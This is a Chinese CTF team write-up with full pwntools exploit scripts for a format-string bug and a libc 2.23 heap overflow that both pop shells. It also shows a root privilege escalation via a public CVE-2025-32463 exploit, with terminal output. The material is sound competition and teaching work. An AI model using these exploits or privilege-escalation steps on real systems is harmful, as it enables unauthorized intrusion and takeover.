BITs2Sys战队 WriteUp

排名

战队名称：第53名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
51	坚不可摧队	2455.34	Game	5	0	2025-11-24 22:29:07
52	欣怡姐带我飞	2432.88	Game	5	0	2025-11-24 22:29:25
53	BITs2Sys 队	2387.04	Pwn	4	0	2025-11-24 21:52:08
54	心素真好玩队	2383.67	Reverse	4	1	2025-11-24 21:15:11
55	又想不出队名	2378.74	Pwn	4	0	2025-11-24 21:58:31
56	AGTeam	2362.14	Pwn	4	0	2025-11-24 21:29:45
57	BITs2Future队	2362.14	Pwn	4	0	2025-11-24 21:47:03
58	来再想个队名	2362.14	Pwn	4	0	2025-11-24 21:55:14
59	蒟蒻介绍所队	2324.91	Misc	4	0	2025-11-24 22:17:42
60	铸剑观光团	2313.09	CDF	4	0	2025-11-24 21:34:48

共 21 页 < 1 ... 4 5 6 7 8 ... 21 >

解题思路

Pwn

我最好的初代同事

格式化字符串漏洞，只能用三次，每次限制0x10个字节

1. 第一步泄漏rbp和ret，拿到栈地址和程序基地址
2. 第二步通过rbp间接修改指向ret地址
3. 第三步通过间接修改的地址修改ret地址到 `success()` 函数

最后拿到shell。+4 bytes 注意栈对齐

```
from pwn import *
from ctypes import *
# from LibcSearcher import *
# from pwnlib.dynelf import ctypes
# from pwnlib.fmtstr import make_atoms_simple

context(arch="amd64", os="linux", log_level="debug")
# Now no need tmux !
# context.terminal = ["tmux", "split", "-h"]
context.terminal = ["kitty"]
binary_path = "./fmt/fmt"
libc_path = "./fmt/libc.so.6"
ld_path = "/home/NazrinDuck/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/ld-2.23.so"

rop = ROP(binary_path)
elf = ELF(binary_path)

libc = ELF(libc_path)
libc_dll = cdll.LoadLibrary("libc.so.6")
```

```python
local = 1

ip, port = "113.201.14.253", 44569
# ip, port = "chall.pwnable.tw", 1
if local == 0:
    p = process(binary_path)
    def dbg(p): return gdb.attach(p)
else:
    p = remote(ip, port)
    # p = remote("pwn.challenge.ctf.show",port)
    # p = remote("node5.buuoj.cn", port)
    def dbg(_): return None


def ls(addr): return log.success(hex(addr))
def recv(char): return u64(p.recvuntil(char, drop=True).ljust(8, b"\0"))


sendfile = """
xchg rsi, rax;
xor rdi, rdi;
inc rdi;
push 0;
mov rdx, rsp;
push 0x50;
pop r10;
push 40;
pop rax;
syscall;
"""


"""
def search(func_name: str, func_addr: int):
    log.success(func_name + ": " + hex(func_addr))
    libc = LibcSearcher(func_name, func_addr)
    offset = func_addr - libc.dump(func_name)
    binsh = offset + libc.dump("str_bin_sh")
    system = offset + libc.dump("system")
    log.success("system: " + hex(system))
    log.success("binsh: " + hex(binsh))
    return (system, binsh)
"""


def search_from_libc(func_name: str, func_addr: int, libc=libc):
    log.success(func_name + ": " + hex(func_addr))
    offset = func_addr - libc.symbols[func_name]
    binsh = offset + libc.search(b"/bin/sh").__next__()
    system = offset + libc.symbols["system"]
    log.success("offset: " + hex(offset))
    return (system, binsh)
```

```python
csu_start = 0x0


def csu(edi=0, rsi=0, rdx=0, r12=0, start=csu_start, mode=0):
    end = start + 0x1A
    payload = p64(end)
    payload += p64(0)  # rbx
    payload += p64(1)  # rbp
    if mode == 0:
        payload += p64(r12)  # r12
        payload += p64(edi)  # edi
        payload += p64(rsi)  # rsi
        payload += p64(rdx)  # rdx
    else:
        payload += p64(edi)  # r12
        payload += p64(rsi)  # edi
        payload += p64(rdx)  # rsi
        payload += p64(r12)  # rdx
    payload += p64(start)
    payload += b"a" * 56
    return payload


def sig(rax=0, rdi=0, rsi=0, rdx=0, rsp=0, rip=0):
    sigframe = SigreturnFrame()
    sigframe.rax = rax
    sigframe.rdi = rdi  # "/bin/sh" 's addr
    sigframe.rsi = rsi
    sigframe.rdx = rdx
    sigframe.rsp = rsp
    sigframe.rip = rip
    return bytes(sigframe)


def io_file(flag, read_ptr, read_end, wdata, mode, vtable):
    return flat(
        {
            0x0: flag,
            0x8: p64(read_ptr),
            0x10: p64(read_end),
            0xA0: p64(wdata),
            0xC0: p64(mode),
            0xD8: p64(vtable),
        },
        filler=b"\x00",
    )


"""
amd64:

0x0:'_flags',
0x8:'_IO_read_ptr',
0x10:'_IO_read_end',
0x18:'_IO_read_base',
0x20:'_IO_write_base',
```

```
0x28:'_IO_write_ptr',
0x30:'_IO_write_end',
0x38:'_IO_buf_base',
0x40:'_IO_buf_end',
0x48:'_IO_save_base',
0x50:'_IO_backup_base',
0x58:'_IO_save_end',
0x60:'_markers',
0x68:'_chain',
0x70:'_fileno',
0x74:'_flags2',
0x78:'_old_offset',
0x80:'_cur_column',
0x82:'_vtable_offset',
0x83:'_shortbuf',
0x88:'_lock',
0x90:'_offset',
0x98:'_codecvt',
0xa0:'_wide_data',
0xa8:'_freeres_list',
0xb0:'_freeres_buf',
0xb8:'__pad5',
0xc0:'_mode',
0xc4:'_unused2',
0xd8:'vtable'
"""


def house_of_apple2(_IO_wfile_overflow, base_addr, func):
    # must set mode=1 when use stderr
    fake_io = flat(
        {
            0x0: b"  sh;",
            0xA0: p64(base_addr + 0xE0),
            0xD8: p64(_IO_wfile_overflow - 0x18),
        },
        filler=b"\x00",
    )
    fake_wdata = flat(
        {
            0x18: p64(0),  # _IO_write_base
            0x30: p64(0),  # _IO_buf_base
            0xE0: p64(base_addr + 0x1D0) + p64(0),  # padding
        },
        filler=b"\x00",
    )
    fake_wvtable = flat(
        {
            0x68: p64(func),
        },
        filler=b"\x00",
    )
    """
    b _IO_wdoallocbuf
    assert len == 0x240
    """
```

```python
    return fake_io + fake_wdata + fake_wvtable


# ==================start=================#

now = int(time.time())


libc_dll.srand(now)

arrays = [libc_dll.rand() for _ in range(100)]


for _ in range(5):
    p.recvuntil(b"what's ")
    a = int(p.recvuntil(b" add", drop=True))
    b = int(p.recvuntil(b"\n", drop=True))

    print(a + b)

    p.sendline(str(a + b).encode())

p.sendlineafter(b"leave", b"1")

# rbp: 10
# ret: 11
payload = b"%10$p|%11$p|"
p.sendafter(b"Input:\n", payload)
p.recvuntil(b"0x")


stack_addr = int(p.recvuntil(b"|0x", drop=True), 16)
elf_base = int(p.recvuntil(b"|", drop=True), 16) - 0x14ab
ret_addr = stack_addr + 0x8

success_addr = elf.sym["success"] + elf_base

low = (success_addr & 0xffff) + 0x5
ret_addr_low = ret_addr & 0xff

payload = b"%" + str(ret_addr_low).encode() + b"c%10$hhn"

p.sendlineafter(b"leave", b"1")
p.sendafter(b"Input:\n", payload)


payload = b"%" + str(low).encode() + b"c%14$hn"
p.sendlineafter(b"leave", b"1")
# dbg(p)
p.sendafter(b"Input:\n", payload)

ls(stack_addr)
ls(elf_base)

p.interactive()
```

我不吃牛肉

libc版本是2.23，可以打double free和fast bin attack

但是题目有堆数组存在上溢出漏洞。题目虽然用`scanf("%lu")`读入数字，但是在使用时是用的int类型，因此可以往上边读

IDA View-A　Pseudocode-A

```
ssize_t edit()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = input();
  puts("length:");
  v1 = input();
  puts("content:");
  return read(0, (void *)heaparray[v2], v1)
}
```

IDA View-A　Pseudocode-A

```
int show()
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v1 = input();
  return puts((const char *)heaparray[v1]);
}
```

用unsorted bin泄漏libc地址，通过bss段一个指向自身的指针实现任意读写，之后改写`free`的got表为`system`即可

```
pwndbg> x /32gx 0x55692de02000
0x55692de02000: 0x0000000000201df8      0x00007f662ac27168
0x55692de02010: 0x00007f662aa17f10      0x00007f662a684540
0x55692de02020 <puts@got.plt>:  0x00007f662a66f6a0      0x00007f662a6766c0
0x55692de02030 <read@got.plt>:  0x00007f662a6f7350      0x00007f662a620750
0x55692de02040 <srand@got.plt>: 0x00007f662a63a8e0      0x00007f662a684180
0x55692de02050 <__isoc99_scanf@got.plt>:        0x00007f662a66b4e0      0x000055692
0x55692de02060 <rand@got.plt>:  0x00007f662a63af70      0x0000000000000000
0x55692de02070: 0x000055692de02070      0x0000000000000000
0x55692de02080 <stdout>:        0x00007f662a9c5620      0x0000000000000000
0x55692de02090 <stdin>: 0x00007f662a9c48e0      0x0000000000000000
0x55692de020a0 <stderr>:        0x00007f662a9c5540      0x0000000000000000
0x55692de020b0: 0x0000000000000000      0x0000000000000000
0x55692de020c0: 0x0000556956d7d010      0x0000556956d7d1c0
0x55692de020d0: 0x0000556956d7d0e0      0x0000556956d7d150
0x55692de020e0: 0x0000000000000000      0x0000000000000000
0x55692de020f0: 0x0000000000000000      0x0000000000000000
```

Exp:

```python
from pwn import *
from ctypes import *
# from LibcSearcher import *
# from pwnlib.dynelf import ctypes
# from pwnlib.fmtstr import make_atoms_simple

context(arch="amd64", os="linux", log_level="debug")
# Now no need tmux !
# context.terminal = ["tmux", "split", "-h"]
context.terminal = ["kitty"]
binary_path = "./beef/pwn"
libc_path = "./beef/libc.so.6"
ld_path = "/home/NazrinDuck/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/ld-2.23.so"

rop = ROP(binary_path)
elf = ELF(binary_path)

libc = ELF(libc_path)

# libc_dll = cdll.LoadLibrary(libc_path)


local = 0

ip, port = "113.201.14.253", 61771
# ip, port = "chall.pwnable.tw", 1
if local == 0:
    p = process(binary_path)
    def dbg(p): return gdb.attach(p)
else:
    p = remote(ip, port)
    # p = remote("pwn.challenge.ctf.show",port)
    # p = remote("node5.buuoj.cn", port)
    def dbg(_): return None


def ls(addr): return log.success(hex(addr))
```

```python
def recv(char): return u64(p.recvuntil(char, drop=True).ljust(8, b"\0"))


sendfile = """
xchg rsi, rax;
xor rdi, rdi;
inc rdi;
push 0;
mov rdx, rsp;
push 0x50;
pop r10;
push 40;
pop rax;
syscall;
"""


"""
def search(func_name: str, func_addr: int):
    log.success(func_name + ": " + hex(func_addr))
    libc = LibcSearcher(func_name, func_addr)
    offset = func_addr - libc.dump(func_name)
    binsh = offset + libc.dump("str_bin_sh")
    system = offset + libc.dump("system")
    log.success("system: " + hex(system))
    log.success("binsh: " + hex(binsh))
    return (system, binsh)
"""


def search_from_libc(func_name: str, func_addr: int, libc=libc):
    log.success(func_name + ": " + hex(func_addr))
    offset = func_addr - libc.symbols[func_name]
    binsh = offset + libc.search(b"/bin/sh").__next__()
    system = offset + libc.symbols["system"]
    log.success("offset: " + hex(offset))
    return (system, binsh)


csu_start = 0x0


def csu(edi=0, rsi=0, rdx=0, r12=0, start=csu_start, mode=0):
    end = start + 0x1A
    payload = p64(end)
    payload += p64(0)  # rbx
    payload += p64(1)  # rbp
    if mode == 0:
        payload += p64(r12)  # r12
        payload += p64(edi)  # edi
        payload += p64(rsi)  # rsi
        payload += p64(rdx)  # rdx
    else:
        payload += p64(edi)  # r12
        payload += p64(rsi)  # edi
        payload += p64(rdx)  # rsi
```


```
        payload += p64(r12)  # rdx
    payload += p64(start)
    payload += b"a" * 56
    return payload


def sig(rax=0, rdi=0, rsi=0, rdx=0, rsp=0, rip=0):
    sigframe = SigreturnFrame()
    sigframe.rax = rax
    sigframe.rdi = rdi  # "/bin/sh" 's addr
    sigframe.rsi = rsi
    sigframe.rdx = rdx
    sigframe.rsp = rsp
    sigframe.rip = rip
    return bytes(sigframe)


def io_file(flag, read_ptr, read_end, wdata, mode, vtable):
    return flat(
        {
            0x0: flag,
            0x8: p64(read_ptr),
            0x10: p64(read_end),
            0xA0: p64(wdata),
            0xC0: p64(mode),
            0xD8: p64(vtable),
        },
        filler=b"\x00",
    )


"""
amd64:

0x0:'_flags',
0x8:'_IO_read_ptr',
0x10:'_IO_read_end',
0x18:'_IO_read_base',
0x20:'_IO_write_base',
0x28:'_IO_write_ptr',
0x30:'_IO_write_end',
0x38:'_IO_buf_base',
0x40:'_IO_buf_end',
0x48:'_IO_save_base',
0x50:'_IO_backup_base',
0x58:'_IO_save_end',
0x60:'_markers',
0x68:'_chain',
0x70:'_fileno',
0x74:'_flags2',
0x78:'_old_offset',
0x80:'_cur_column',
0x82:'_vtable_offset',
0x83:'_shortbuf',
0x88:'_lock',
0x90:'_offset',
```

```
0x98:'_codecvt',
0xa0:'_wide_data',
0xa8:'_freeres_list',
0xb0:'_freeres_buf',
0xb8:'__pad5',
0xc0:'_mode',
0xc4:'_unused2',
0xd8:'vtable'
"""


def house_of_apple2(_IO_wfile_overflow, base_addr, func):
    # must set mode=1 when use stderr
    fake_io = flat(
        {
            0x0: b"  sh;",
            0xA0: p64(base_addr + 0xE0),
            0xD8: p64(_IO_wfile_overflow - 0x18),
        },
        filler=b"\x00",
    )
    fake_wdata = flat(
        {
            0x18: p64(0),  # _IO_write_base
            0x30: p64(0),  # _IO_buf_base
            0xE0: p64(base_addr + 0x1D0) + p64(0),  # padding
        },
        filler=b"\x00",
    )
    fake_wvtable = flat(
        {
            0x68: p64(func),
        },
        filler=b"\x00",
    )
    """
    b _IO_wdoallocbuf
    assert len == 0x240
    """
    return fake_io + fake_wdata + fake_wvtable


# =================start================#

# 1: show
# 2: edit
# 4: free
# 8: add

def add(idx, size):
    p.sendlineafter(b"choice:\n", b"8")
    p.sendlineafter(b"index:\n", str(idx).encode())
    p.sendlineafter(b"size:\n", str(size).encode())


def edit(idx, length, content):
```

```python
    p.sendlineafter(b"choice:\n", b"2")
    p.sendlineafter(b"index:\n", str(idx).encode())
    p.sendlineafter(b"length:\n", str(length).encode())
    p.sendafter(b"content:\n", content)


def show(idx):
    p.sendlineafter(b"choice:\n", b"1")
    p.sendlineafter(b"index:\n", str(idx).encode())


def free(idx):
    p.sendlineafter(b"choice:\n", b"4")
    p.sendlineafter(b"index:\n", str(idx).encode())


add(0, 0x90)
add(1, 0x20)
free(0)
show(0)

libc_addr = recv(b"\n") - 0x3c4b78
__malloc_hook = libc_addr + 0x3c4b10
system = libc_addr + libc.sym["system"]
add(0, 0x90)

add(2, 0x60)
add(3, 0x60)
add(1, 0x20)

edit(3, 0x30, b"/bin/sh\x00")

show(-10)
dbg(p)
bss_addr = recv(b"\n")
elf_base = bss_addr - 0x202070
edit(-10, 0x100, p64(bss_addr) + p64(elf_base + elf.got["free"]))

edit(-9, 0x100, p64(system))
free(3)

ls(elf_base)
ls(libc_addr)
# dbg(p)

p.interactive()
```

Game

我勒个超级玛丽奥



进入把马里奥拖开，右键找到shell，直接找到flag `cat ./*` 即可

WriteUp

InfoSEC

最近还好吗

```
(ctfenv) lamaper@Aquinas:/mnt/e/ctfTools$ ssh pwn@113.201.14.253 -p 34283
```

ssh连接上服务器以后，根据提示思考最近的CVE漏洞，注意到根目录有flag但是有权限限制打不开，自然想到提权问题。

查找漏洞得知CVE-2025-32463，利用https://github.com/kh4sh3i/CVE-2025-32463即可。

下载exploit.sh到本地：

```
(ctfenv) lamaper@Aquinas:/mnt/e/ctfTools$ scp -P 57062 exploit.sh
pwn@113.201.14.253
```

上传之后执行即可：

```
pwn@cea475007a40:~$ chmod +x exploit.sh
pwn@cea475007a40:~$ id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@cea475007a40:~$ ./exploit.sh
woot!
root@cea475007a40:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@cea475007a40:/# tac /flag
flag{7a6070a270cd29300ec73484eba07b8e}
```